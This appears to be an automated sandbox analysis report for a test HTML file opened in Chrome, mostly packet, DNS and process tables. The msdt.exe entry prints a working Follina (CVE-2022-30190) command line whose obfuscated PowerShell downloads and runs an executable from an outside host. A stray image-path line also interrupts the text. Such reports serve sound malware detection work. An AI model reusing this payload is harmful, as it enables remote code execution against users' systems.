| Sep 2, 2022 13:44:46.537067890 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.537244081 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.537256002 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.537322044 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.551109076 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.551202059 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.551211119 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:46.551255941 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:46.557853937 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:46.557879925 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Sep 2, 2022 13:44:46.558527946 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.558537006 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.856543064 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.856575012 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.856664896 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.868709087 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.868736982 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.927571058 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.935904980 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.935935020 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.937294006 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.937356949 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.941312075 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:47.941577911 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:48.147372961 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:48.147465944 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:57.922693968 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:57.922867060 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:44:57.922975063 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:59.333468914 CEST | 49741 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:44:59.333524942 CEST | 443 | 49741 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.840552092 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:48.840643883 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.840753078 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:48.841257095 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:48.841281891 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.891971111 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.947191000 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:48.947251081 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.947819948 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.948422909 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:48.948534012 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:49.058383942 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:45:58.924508095 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:58.924648046 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:45:58.925008059 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:44.084222078 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:44.084563971 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.020622969 CEST | 49785 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.020781040 CEST | 443 | 49785 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.021688938 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.022022963 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.022471905 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.023252964 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.023299932 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.080158949 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.080512047 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.080538034 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.080985069 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.081543922 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:48.081640959 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:48.233598948 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:46:58.100610018 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:58.100716114 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |
| Sep 2, 2022 13:46:58.100817919 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:47:43.113172054 CEST | 49820 | 443 | 192.168.2.4 | 172.217.168.36 |
| Sep 2, 2022 13:47:43.113212109 CEST | 443 | 49820 | 172.217.168.36 | 192.168.2.4 |

## UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Sep 2, 2022 13:44:45.275023937 CEST | 52239 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:44:45.278227091 CEST | 56807 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:44:45.295929909 CEST | 53 | 56807 | 8.8.8.8 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.301316977 CEST | 53 | 52239 | 8.8.8.8 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.649152040 CEST | 59444 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:44:47.669023037 CEST | 53 | 59444 | 8.8.8.8 | 192.168.2.4 |
| Sep 2, 2022 13:44:47.771469116 CEST | 64906 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:44:47.789319038 CEST | 53 | 64906 | 8.8.8.8 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.566984892 CEST | 63001 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:45:48.587142944 CEST | 53 | 63001 | 8.8.8.8 | 192.168.2.4 |
| Sep 2, 2022 13:45:48.815646887 CEST | 65133 | 53 | 192.168.2.4 | 8.8.8.8 |
| Sep 2, 2022 13:45:48.835638046 CEST | 53 | 65133 | 8.8.8.8 | 192.168.2.4 |

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Sep 2, 2022 13:44:45.275023937 CEST | 192.168.2.4 | 8.8.8.8 | 0x32c7 | Standard query (0) | clients2.google.com | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:45.278227091 CEST | 192.168.2.4 | 8.8.8.8 | 0x958d | Standard query (0) | accounts.google.com | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:47.649152040 CEST | 192.168.2.4 | 8.8.8.8 | 0x4111 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:47.771469116 CEST | 192.168.2.4 | 8.8.8.8 | 0xbc9c | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:45:48.566984892 CEST | 192.168.2.4 | 8.8.8.8 | 0x5c52 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:45:48.815646887 CEST | 192.168.2.4 | 8.8.8.8 | 0xe61c | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 2, 2022 13:44:45.295929909 CEST | 8.8.8.8 | 192.168.2.4 | 0x958d | No error (0) | accounts.google.com | | 216.58.215.237 | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:45.301316977 CEST | 8.8.8.8 | 192.168.2.4 | 0x32c7 | No error (0) | clients2.google.com | clients.l.google.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 2, 2022 13:44:45.301316977 CEST | 8.8.8.8 | 192.168.2.4 | 0x32c7 | No error (0) | clients.l.google.com | | 172.217.168.78 | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:47.669023037 CEST | 8.8.8.8 | 192.168.2.4 | 0x4111 | No error (0) | www.google.com | | 172.217.168.36 | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:44:47.789319038 CEST | 8.8.8.8 | 192.168.2.4 | 0xbc9c | No error (0) | www.google.com | | 172.217.168.36 | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:45:48.587142944 CEST | 8.8.8.8 | 192.168.2.4 | 0x5c52 | No error (0) | www.google.com | | 172.217.168.36 | A (IP address) | IN (0x0001) |
| Sep 2, 2022 13:45:48.835638046 CEST | 8.8.8.8 | 192.168.2.4 | 0xe61c | No error (0) | www.google.com | | 172.217.168.36 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- clients2.google.com
- accounts.google.com

## HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.4 | 49738 | 172.217.168.78 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-09-02 11:44:46 UTC | 0 | OUT | GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-GB&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1<br>Host: clients2.google.com<br>Connection: keep-alive<br>X-Goog-Update-Interactivity: fg<br>X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda<br>X-Goog-Update-Updater: chromecrx-104.0.5112.81<br>Sec-Fetch-Site: none<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: empty<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 |
| 2022-09-02 11:44:46 UTC | 1 | IN | HTTP/1.1 200 OK<br>Content-Security-Policy: script-src 'report-sample' 'nonce-TD4NN_ydwIvASNWyt91-Ow' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1<br>Cache-Control: no-cache, no-store, max-age=0, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 01 Jan 1990 00:00:00 GMT<br>Date: Fri, 02 Sep 2022 11:44:46 GMT<br>Content-Type: text/xml; charset=UTF-8<br>X-Daynum: 5723<br>X-Daystart: 17086<br>X-Content-Type-Options: nosniff<br>X-Frame-Options: SAMEORIGIN<br>X-XSS-Protection: 1; mode=block<br>Server: GSE<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Accept-Ranges: none<br>Vary: Accept-Encoding<br>Connection: close<br>Transfer-Encoding: chunked |
| 2022-09-02 11:44:46 UTC | 2 | IN | Data Raw: 32 63 61 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 37 32 33 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 31 37 30 38 36 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22<br>Data Ascii: 2ca<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5723" elapsed_seconds="17086"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname="" |
| 2022-09-02 11:44:46 UTC | 2 | IN | Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 2f<br>Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app></ |
| 2022-09-02 11:44:46 UTC | 2 | IN | Data Raw: 30 0d 0a 0d 0a<br>Data Ascii: 0 |


| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.4 | 49737 | 216.58.215.237 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-09-02 11:44:46 UTC | 0 | OUT | POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1<br>Host: accounts.google.com<br>Connection: keep-alive<br>Content-Length: 1<br>Origin: https://www.google.com<br>Content-Type: application/x-www-form-urlencoded<br>Sec-Fetch-Site: none<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: empty<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 |
| 2022-09-02 11:44:46 UTC | 1 | OUT | Data Raw: 20<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-09-02 11:44:46 UTC | 2 | IN | HTTP/1.1 200 OK<br>Content-Type: application/json; charset=utf-8<br>Access-Control-Allow-Origin: https://www.google.com<br>Access-Control-Allow-Credentials: true<br>X-Content-Type-Options: nosniff<br>Cache-Control: no-cache, no-store, max-age=0, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 01 Jan 1990 00:00:00 GMT<br>Date: Fri, 02 Sep 2022 11:44:46 GMT<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]}<br>Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport<br>Content-Security-Policy: script-src 'report-sample' 'nonce-bQD7X8QFLUFqck_EcSD02Q' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self'<br>Content-Security-Policy: script-src 'unsafe-inline' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport/allowlist<br>Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp"<br>Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=*<br>Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version<br>Server: ESF<br>X-XSS-Protection: 0<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Accept-Ranges: none<br>Vary: Accept-Encoding<br>Connection: close<br>Transfer-Encoding: chunked |
| 2022-09-02 11:44:46 UTC | 4 | IN | Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a<br>Data Ascii: 11["gaia.l.a.r",[]] |
| 2022-09-02 11:44:46 UTC | 4 | IN | Data Raw: 30 0d 0a 0d 0a<br>Data Ascii: 0 |

# Statistics

## Behavior




# System Behavior

## Analysis Process: chrome.exe PID: **2040**, Parent PID: **1256**

### General

| | |
|---|---|
| Target ID: | 0 |
| Start time: | 13:44:39 |

| | |
|---|---|
| Start date: | 02/09/2022 |
| Path: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank |
| Imagebase: | 0x7ff683680000 |
| File size: | 2851656 bytes |
| MD5 hash: | 0FEC2748F363150DC54C1CAFFB1A9408 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

### Registry Activities

## Analysis Process: chrome.exe PID: **5872**, Parent PID: **2040**

### General

| | |
|---|---|
| Target ID: | 1 |
| Start time: | 13:44:42 |
| Start date: | 02/09/2022 |
| Path: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| Wow64 process (32bit): | false |
| Commandline: | "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none --mojo-platform-channel-handle=1936 --field-trial-handle=1700,i,9923033970500120582,12250861549093349672,131072 /prefetch:8 |
| Imagebase: | 0x7ff683680000 |
| File size: | 2851656 bytes |
| MD5 hash: | 0FEC2748F363150DC54C1CAFFB1A9408 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Analysis Process: chrome.exe PID: **6352**, Parent PID: **1256**

### General

| | |
|---|---|
| Target ID: | 2 |
| Start time: | 13:44:43 |
| Start date: | 02/09/2022 |

| | |
|---|---|
| Path: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\1024203777.test.html |
| Imagebase: | 0x7ff683680000 |
| File size: | 2851656 bytes |
| MD5 hash: | 0FEC2748F363150DC54C1CAFFB1A9408 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Analysis Process: msdt.exe PID: **5908**, Parent PID: **2040**

### General

| | |
|---|---|
| Target ID: | 5 |
| Start time: | 13:45:14 |
| Start date: | 02/09/2022 |
| Path: | C:\Windows\System32\msdt.exe |
| Wow64 process (32bit): | false |
| Commandline: | "C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PCwdIAGnOSTic%20-skiP%20fOrce%20-PAraM%20%22It_rEbrOwsEForFILE=#7qnxE3%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=Aq$(iEX($(iEX('[SysTEm.TEXt.eNcOdinG]'+[chAr]58+[cHAr]58+'utF8.getstrING([sysTem.coNverT]'+[CHaR]0X3a+[ChAr]0X3A+'FRomBasE64sTrIng('+[cHAR]34+'c1RvUC1wck9jRXNzIC1mb3JDRSAtbmFNRSAnbXNkdCc7JEsgPSBhRGQtdFlwZSAtTUVtQmVSZGVGaU5JdGlPTiAnW0RsbEltcG9ydCgidVJsbW9OLkRMbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgZnFtLHN0cmluZyBELHN0cmluZyBFTyx1aW50IHVsLEludFB0ciB0KTsnIC1uYW1FICJ6IiAtbkFtRVNQYWNFIE0gLVBhc3NUaHJ1OyAkSzo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9ldmVudG9yZ2FuaXplci5way9uZXdiaXRoZXJlMjAwNTRyZmRzLmV4ZSIs IiRFTlY6QVBQREFUQVxBbnlOYW1lLmV4ZSIsMCwwKTtzdEFSdC1TbEVFcCgzKTtyVU5EbGwzMi5leEUgemlwZmxkci5kbGwsUm91dGVUaGVDYW xsICIkZU5WOkFQUERBVEFcQW55TmFtZS5leGUiO1NUT3AtUFJvQ2VzUyAtZk9yQ0UgLW5hTUUgJ3NkaWFnbmhvc3Qn'+[chAR]0x22+'))'))))Y/../../../../../../../../../../../.EXE%20%22 |
| Imagebase: | 0x7ff6ef550000 |
| File size: | 1560576 bytes |
| MD5 hash: | 8BE43BAF1F37DA5AB31A53CA1C07EE0C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000005.00000002.752386452.000001ACCA230000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000005.00000002.752780775.000001ACCA414000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000005.00000002.752409701.000001ACCA239000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security |
| Reputation: | moderate |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 7FF6EF5775D6 | CreateDirectoryW |

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin_6F136C70-1A20-4E4F-A86D-17F275D6D853_ | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 7FF6EF5775D6 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin_6F136C70-1A20-4E4F-A86D-17F275D6D853_\inuse | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | 7FF6EF576B19 | CreateFileW |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Disassembly

No disassembly